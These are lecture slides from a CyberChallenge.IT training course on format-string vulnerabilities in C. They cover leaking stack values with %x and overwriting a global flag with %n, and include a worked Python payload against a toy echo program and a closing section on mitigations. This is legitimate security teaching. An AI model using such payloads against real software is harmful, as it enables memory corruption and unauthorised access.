CYBER CHALLENGE
CyberChallenge.IT

cini
Cybersecurity National Lab

SPONSOR PLATINUM

accenturesecurity

aizoon AUSTRALIA EUROPE USA
TECHNOLOGY CONSULTING

B5

EY Building a better working world

eni

exprivia | ITALTEL

IBM

KPMG

LEONARDO

NTT DATA
Trusted Global Innovator

NUMERA
SISTEMI E INFORMATICA S.p.A.

Telsy

SPONSOR GOLD

bip.

cisco

MONTE DEI PASCHI DI SIENA
BANCA DAL 1472

negg

NOVANEXT
connecting the future

pwc

SPONSOR SILVER

DiGi ONE
the leading digital company

ICT CYBER CONSULTING

Software Security 2

Format-string vulnerabilities

Michele LORETI
Univ. di Camerino
michele.loreti@unicam.it

CYBER CHALLENGE
CyberChallenge.IT

cini Cybersecurity National Lab

https://cybersecnatlab.it

License & Disclaimer

License Information

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Prerequisites

- Lecture:
  - Basic knowledge of C;
  - Basic knowledge of Python.

Outline

- Format-string vulnerabilities
- Leaking data
- Data Corruption

Format strings vulnerabilities

- *Format strings vulnerabilities* are a set of software bugs, identified in the second half of year 2000
- These vulnerabilities allow an attacker to read or to corrupt memory by relying on a wrong use of *format strings*

The format function family

- A number of *format functions* are defined in the ANSI C:
  - *printf, fprintf, sprint,….*
- All these functions take a *format string* and a sequence of data and produce a string to *print:*

```
printf("The answer is %d!",42);
```


Use of format functions

- Format functions…
  - Convert simple datatypes to a string representation;
  - Specify the format of the representation;
  - Process the resulting string (output to sdtout, syslog,…);
  - Can even change content of variables.
- A wrong use of format strings enables serious vulnerabilities!

String format vulnerabilities

- Let us consider the following simple C program that just *echoes* the content of the first argument (if any):

```
int main(int argc, char **argv)
{
    if (argc>1) {
       printf(argv[1]);
    } else {
       printf("Please, give me a value to echo!\n");
    }
    return 0;
}
```


String format vulnerabilities

- We can observe that in the program, the first argument is used as parameter of *printf:*

```
    printf(argv[1]);
} else {
```

- If this parameter is a *string format*, we can alter the expected behavior.

String format vulnerabilities

- For instance, we can let the program crash by passing a string composed by a sequence of "*%s*" (that is the format for *strings*):

```
[CC> ./echo %s%s%s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
[CC>
```

- This is because when *printf* is executed, missing parameters are looked for in the stack!

String format vulnerabilities

- When we invoke a *format function*, parameters are placed in the stack, with the string format on the top;
- When executed, *printf* first retrieves the string format, hence it goes back up the stack to retrieve the other arguments;
- If we do not pass these argument, *other values* in the stack are used!

String format vulnerabilities

- When *printf* receives a (only) a sequence of *%s:*
  - for each *%s* a value is retrieved from stack and handled as an address;
  - If the retrieved data is an address belonging to the admitted program space, it is printed;
  - If it is not a valid address, an exception is generated.

View content of the stack

- *String format vulnerabilities* can be also used to read values in the stack.
- In this case *format %x* can be used to retrieve a value from the stack and print it in hexadecimal form
  - We can use *%nx* (where *n* is an integer) to print the value with n-digit;
  - We can use *%n$x* (where *n* is an integer) to jump to element n in the stack.

View content of the stack

- Let us consider the following variation of our program:

```
int main(int argc, char **argv)
{
    int value1=0xabababab;
    int value2=0xcdcdcdcd;
    int value3=0xefefefef;
    if (argc>1) {
       printf(argv[1]);
    } else {
       printf("Please, give me a value to echo!\n");
    }
    return 0;
}
```


View content of the stack

- We can use string format to print values in the stack:

```
CC> ./echo2 "%8x %8x %8x %8x %8x %8x %8x %8x "
       0 f7579a50  80484eb        2 abababab cdcdcdcd efefefef f76fd3dc
```

- If we want to read data in positions 5, 6, and 7:

```
CC> ./echo2 "%5\$10x %6\$10x %7\$10x "
  abababab   cdcdcdcd   efefefef CC>
```


Data corruption

- String format vulnerability can be also used to change values in memory.
- This can be done by using format *%n* that permits saving the number of characters printed in a memory location.
  - If we do not provide the target location, the first value in the stack is used!

Data corruption

- Let us consider the following code.

- By providing the appropriate input we can corrupt the value of flag.

```
int flag;

int main(int argc, char **argv)
{
    if (argc<1) {
       printf("Please, enter your name!\n");
    }

    printf(argv[1]);

    if (flag) {
       printf("\n\nYou win!\n");
    } else {
       printf("\n\nI'am sorry! Try again!");
    }

    return 0;
}
```


Data corruption

- To reach this goal we have to:
  - Find the address where *flag* is stored
  - Provide an input that let this address be at the top of the stack
  - Add the format *%n* at the end of the input.

```
int flag;

int main(int argc, char **argv)
{
    if (argc<1) {
       printf("Please, enter your name!\n");
    }

    printf(argv[1]);

    if (flag) {
       printf("\n\nYou win!\n");
    } else {
       printf("\n\nI'am sorry! Try again!");
    }

    return 0;
}
```


Data corruption


- The address of variable *flag* be obtained by using *objdump*:

```
[CC> objdump -t changeit | grep "flag"
0804a024 g     O .bss   00000004                flag
[CC>
```

- To put the value on top of the stack we pass to the program a string containing:
  - the address *0804a2024*
  - a sequence of *%x that reads values from the stack*
  - padding text to simplify the alignment.

Data corruption

- An inline python script can help us:



- Paddings and number of reads from the stack must be *adapted.*

Data corruption

- The result of the execution is:

```
CC> ./changeit "$(python -c "print 'AAAA'+'\x24\xa0\x04\x08'+'BBBBBBBB'+'%x '*128+'%x '")"
AAAA$BBBBBBBBffffd504 ffffd510 80484d1 ffffd470 0 0 f7e2d637 f7fc7000 f7fc7000 0 f7e2d637
2 ffffd504 ffffd510 0 0 0 f7fc7000 f7ffdc04 f7ffd000 0 f7fc7000 f7fc7000 0 4b9e52c0 719d5cd
0 0 0 0 2 8048340 0 f7fee010 f7fe8880 f7ffd000 2 8048340 0 8048361 804843b 2 ffffd504 80484
b0 8048510 f7fe8880 ffffd4fc f7ffd918 2 ffffd635 ffffd640 0 ffffd7d5 ffffd7e9 ffffd7fd ffff
d80d ffffd82d ffffd841 ffffd854 ffffd860 ffffdde8 ffffddfe ffffde8f ffffdea7 ffffdeb8 ffffd
ec1 ffffdec9 ffffdedb ffffdeed ffffdefc ffffdf3d ffffdf70 ffffdf7f ffffdf9f ffffdfbe ffffdf
e0 0 20 f7fd8ba0 21 f7fd8000 10 fabfbff 6 1000 11 64 3 8048034 4 20 5 9 7 f7fd9000 8 0 9 80
48340 b 3e8 c 3e8 d 3e8 e 3e8 17 0 19 ffffd61b 1f ffffdfed f ffffd62b 0 0 0 ce000000 59e572
f5 a59fda1b 5fe376da 691eee7f 363836 0 632f2e00 676e6168 746965 41414141 804a024

I'am sorry! Try again!CC>
```

The last element retrieved from the stack is exactly the memory address we want to change!

Data corruption

- We can change the script by replacing the last *%x* with a *%n*:

```
CC> ./changeit "$(python -c "print 'AAAA'+'\x24\xa0\x04\x08'+'BBBBBBBBB'+'%x '*128+'%x '")"
```

```
CC> ./changeit "$(python -c "print 'AAAA'+'\x24\xa0\x04\x08'+'BBBBBBBBB'+'%x '*128+'%n '")"
```


Data corruption

- This allow us to change the variable *flag*:

```
CC> ./changeit "$(python -c "print 'AAAA'+'\x24\xa0\x04\x08'+'BBBBBBBBB'+'%x '*128+'%n '")"
AAAA$BBBBBBBBBffffd504 ffffd510 80484d1 ffffd470 0 0 f7e2d637 f7fc7000 f7fc7000 0 f7e2d637
2 ffffd504 ffffd510 0 0 0 f7fc7000 f7ffdc04 f7ffd000 0 f7fc7000 f7fc7000 0 4cddf9cf 76def7d
f 0 0 0 2 8048340 0 f7fee010 f7fe8880 f7ffd000 2 8048340 0 8048361 804843b 2 ffffd504 80484
b0 8048510 f7fe8880 ffffd4fc f7ffd918 2 ffffd635 ffffd640 0 ffffd7d5 ffffd7e9 ffffd7fd ffff
d80d ffffd82d ffffd841 ffffd854 ffffd860 ffffdde8 ffffddfe ffffde8f ffffdea7 ffffdeb8 ffffd
ec1 ffffdec9 ffffdedb ffffdeed ffffdefc ffffdf3d ffffdf70 ffffdf7f ffffdf9f ffffdfbe ffffdf
e0 0 20 f7fd8ba0 21 f7fd8000 10 fabfbff 6 1000 11 64 3 8048034 4 20 5 9 7 f7fd9000 8 0 9 80
48340 b 3e8 c 3e8 d 3e8 e 3e8 17 0 19 ffffd61b 1f ffffdfed f ffffd62b 0 0 0 c3000000 8c658c
8b 271859ba e571f9e0 69dbb320 363836 0 632f2e00 676e6168 746965 41414141

You win!
CC>
```


Mitigations

- Format string vulnerabilities are quite easy to fix.
- Indeed, we have problems only when we pass to a *format function* a string containing *untrusted* or *user-supplied input:*

```
printf(str);
```

Unsafe

```
printf("%s",str);
```

Equivalent safe

- In the safe variant, the string will not be interpred as a *format.*

Software Security 2

Format-string vulnerabilities

Michele LORETI
Univ. di Camerino
michele.loreti@unicam.it

CYBER CHALLENGE
CyberChallenge.IT

cini Cybersecurity National Lab

https://cybersecnatlab.it

CYBER CHALLENGE
CyberChallenge.IT

cini
Cybersecurity National Lab

SPONSOR PLATINUM

accenturesecurity

aizoon AUSTRALIA EUROPE USA
TECHNOLOGY CONSULTING

B5

EY Building a better working world

eni

exprivia | ITALTEL

IBM

KPMG

LEONARDO

NTT DATA
Trusted Global Innovator

NUMERA
SISTEMI E INFORMATICA S.p.A.

Telsy

SPONSOR GOLD

bip.

cisco

MONTE DEI PASCHI DI SIENA
BANCA DAL 1472

negg

NOVANEXT
connecting the future

pwc

SPONSOR SILVER

DiGi ONE
the leading digital company

ICT CYBER CONSULTING